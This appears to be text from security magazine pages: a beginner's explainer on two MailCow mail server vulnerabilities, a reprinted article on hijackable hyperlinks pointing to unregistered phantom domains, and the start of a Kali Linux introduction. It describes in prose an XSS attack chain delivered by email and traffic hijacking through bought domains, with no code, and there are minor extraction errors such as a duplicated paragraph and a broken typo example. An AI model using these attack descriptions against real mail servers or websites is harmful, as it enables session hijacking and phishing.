
VULNERABILITY FOR BEGINNERS

Recently two security vulnerabilities have been disclosed in open source mail server called MailCow mail server. Mail Cow is a Docker based email server.



Where it is used?

MailCow, like any other mail server is used inside the network of organizations who prefer their own mail server. This is used to send and receive emails.



What are the vulnerabilities?

Two vulnerabilities were disclosed in all versions of MailCow mail server prior to version 2024-04. This version was released on April 4, 2024. But the vulnerabilities are rated moderate. Let's learn about each of them.

1) CVE-2024-30270 (CVSS score: 6.7)

This is a directory traversal vulnerability that could result in the execution of arbitrary commands on the mail server by the attackers.

2) CVE-2024-31204 (CVSS score: 6.8)

This is a Cross Site Scripting vulnerability via the exception handling mechanism when not operating in its DEV_MODE.


How these can be exploited?

A threat actor can craft a HTML email containing a CSS image that can trigger execution of a XSS payload. If an admin user of the MailCow mail server views this email (no need of clicking anything) while being logged in to the admin panel of the email server, the hacker can combine both the vulnerabilities to execute malicious code on the admin panel server.

Impact

By triggering the XSS payload, after exploiting these vulnerabilities, an attacker can hijack a session and perform privilege actions on the mail server. He can even take control of all accounts a Mailcow server subsequently gaining access to sensitive data belonging to the organization.

*Now, you can pay with your own
local currency
while subscribing
to
Hackercool Magazine*



We analyzed the entire web and found a security threat lurking in plain sight.

ONLINE SECURITY

Kevin Saric

Computer Scientist & Mechatronic Engineer,
CSIRO

Our latest research has found that clickable links on websites can often be redirected to malicious destinations. We call these “hijackable hyperlinks” and have found them by the millions across the whole of the web, including on trusted websites.

Our paper, published at the 2024 Wb Conference, shows that cybersecurity threats on the web can be exploited at a drastically greater scale than previously thought.

Concerningly, we found these hijackable hyperlinks on the websites of large companies, religious organisations, financial firms and even governments. The hyperlinks on these websites can be hijacked without triggering any alarms. Only vigilant – some might say paranoid – users would avoid falling into these traps.

If we were able to find these vulnerabilities across the web, so can others. Here’s what you need to know.

What are hijackable hyperlinks?

If you make a typo when entering your bank’s web address, you might accidentally end up on a phishing site – one that impersonates, or “spo-

ofs”, your bank’s website to steal your personal info.

If you’re in a rush and don’t inspect the website closely, you may enter sensitive personal details and pay a steep price for your mistake. This could include identity theft, account compromise or financial loss.

Something even more dangerous happens when programmers mistype web addresses in their code. There’s a chance their typo will direct users to an internet domain that has never been purchased. We call these phantom domains.

For example, a programmer making a link to tehconversation.com might accidentally link to

tehconversation.com – note the misspelling. If the mistyped domain has never been purchased, someone could come along and buy that phantom domain for around A\$10, hijacking the inbound traffic. In these cases, the price of programmers’ mistakes is paid by the users.

These programmer linking errors don’t just risk directing users to phishing or spoofing sites. Hijacked traffic can be directed towards a range of traps, including malicious scripts, misinformation, offensive content, viruses and any other hacks the future will bring.

"For those in charge of companies and their websites, we suggest several technical countermeasures. The simplest solution is for website operators to “crawl” their websites for broken links. Countless free tools are available for doing so. If any broken links are found, fix them before they are hijacked."

Over half a million phantom domains

(Cont'd On Next Page)

Using high-performance computing clusters, we processed the whole browsable web for these vulnerabilities. At a scale never seen in research, in total we analysed over 10,000 hard drives' worth of data.

Doing so, we found over 572,000 phantom domains. The hijackable hyperlinks directing users to them were found on many trusted websites. In a twist of irony, this even included web-based software designed to enforce privacy legislation on websites.

We investigated what errors caused these vulnerabilities and categorised them. Most were caused by typos in hyperlinks, but we also found another type of programmer-generated vulnerability: placeholder domains.

When programmers develop a website that does not yet have a specific domain, they often enter links to a phantom domain with the expectation the links will be fixed later.

We found this to be common with website design templates, where the aesthetic components of a website are purchased from another programmer rather than developed in-house. When the design template is later installed on a website, the phantom domains are often not updated, making links to them hijackable.

To determine if hijackable hyperlinks could be exploited in practice, we purchased 51 of the phantom domains they point to and passively observed the inbound traffic. From this, we detected substantial traffic coming from the hijacked links. Compared to similar new domains that lacked hijacked links, 88% of our phantom domains got more traffic, with up to ten times more visitors.

What can be done?

For average web users, awareness is key. Links cannot be trusted. Be vigilant.

For those in charge of companies and their websites, we suggest several technical countermeasures. The simplest solution is for website operators to "crawl" their websites for broken links. Countless free tools are available for doing so. If any broken links are found, fix them before they are hijacked.

We, the Web

British scientist Sir Tim Berners-Lee first proposed the web at CERN in 1989. In his earliest description of it – still widely available on the web as a testament to itself – there is a section titled “non requirements”, where security is addressed.

British scientist Sir Tim Berners-Lee first proposed the web at CERN in 1989. In his earliest description of it – still widely available on the web as a testament to itself – there is a section titled “non requirements”, where security is addressed. This section includes the fateful phrase:

[Data security is] of secondary importance at CERN, where information exchange is still more important.

While this was true of CERN in 1989, the web is now the primary information exchange medium of the modern age.

We have come to treat the web as an external component of our own brains. This is evidenced by the popularity of large language models like ChatGPT, which themselves are trained on data from the web.

As our dependence deepens, it might be time to mentally re-categorise web data security from “non requirements” to “important requirements”.

This Article first appeared in The Conversation

Kali Linux 2024.2

WHAT'S NEW

Introduction to Kali Linux

Kali Linux is a Linux distribution operating system that is used among cyber security professionals, ethical hackers, and penetration testers. Kali Linux, developed and maintained by Offensive Security is a Debian distribution and it is termed the most widely used because it has the largest collection of tools that are used to perform a variety of information security tasks, from Vulnerability Assessment and Penetration Testing to Digital Forensics and Reverse Engineering.

